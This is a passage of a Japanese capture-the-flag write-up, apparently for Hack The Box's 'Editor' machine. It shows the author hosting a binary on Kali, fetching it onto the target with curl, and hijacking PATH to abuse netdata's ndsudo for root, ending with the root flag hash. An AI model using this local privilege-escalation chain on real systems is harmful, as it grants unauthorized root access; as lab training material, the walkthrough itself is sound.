nvme: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=81339e0f17fe51736840cda9a0c91174d44b504c, for GNU/Linux 3.2.0, not stripped


(4) 8082/tcpポートでWebサーバを起動する。

※Kali Linux上で以下のコマンドを実行する。

$ ip a
  →VPN用のインターフェースのIPアドレスは「10.10.14.3」


$ python -m http.server 8082
Serving HTTP on 0.0.0.0 port 8082 (http://0.0.0.0:8082/) ...

(5) Kali Linux上のバイナリファイル(nvme)をダウンロードする。

※oliverユーザーでログインした攻撃対象のマシン(Editor)上で以下のコマンドを実行する。

$ curl "http://10.10.14.3:8082/nvme" -o nvme


(6) ダウンロードしたバイナリファイル(nvme)に実行権限を付与する。

※oliverユーザーでログインした攻撃対象のマシン(Editor)上で以下のコマンドを実行する。

$ chmod +x nvm


(7) 「https://github.com/netdata/netdata/security/advisories/GHSA-pmhq-4cxq-wj93」の内容に従って$PATHの追加などを実行し、特権昇格する。

※oliverユーザーでログインした攻撃対象のマシン(Editor)上で以下のコマンドを実行する。

$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin


$ export PATH=$(pwd):$PATH


$ echo $PATH
/home/oliver:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin


$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
  →root権限のプロンプト(root@editor:/home/oliver#)が表示される。


(8) 現在ログインしているユーザー情報を確認すると、rootユーザーであることが分かる。

※rootユーザーでログインした攻撃対象のマシン(Editor)上で以下のコマンドを実行する。

# id
uid=0(root) gid=0(root) groups=0(root),999(netdata),1000(oliver)


# whoami
root


(9) 特権ユーザー用のフラグファイルの内容を確認する。

※rootユーザーでログインした攻撃対象のマシン(Editor)上で以下のコマンドを実行する。

# cat /root/root.txt
2a45e3c5ee7931d616a43658feae116b


関連記事(Hack The Box)

※後日作成予定。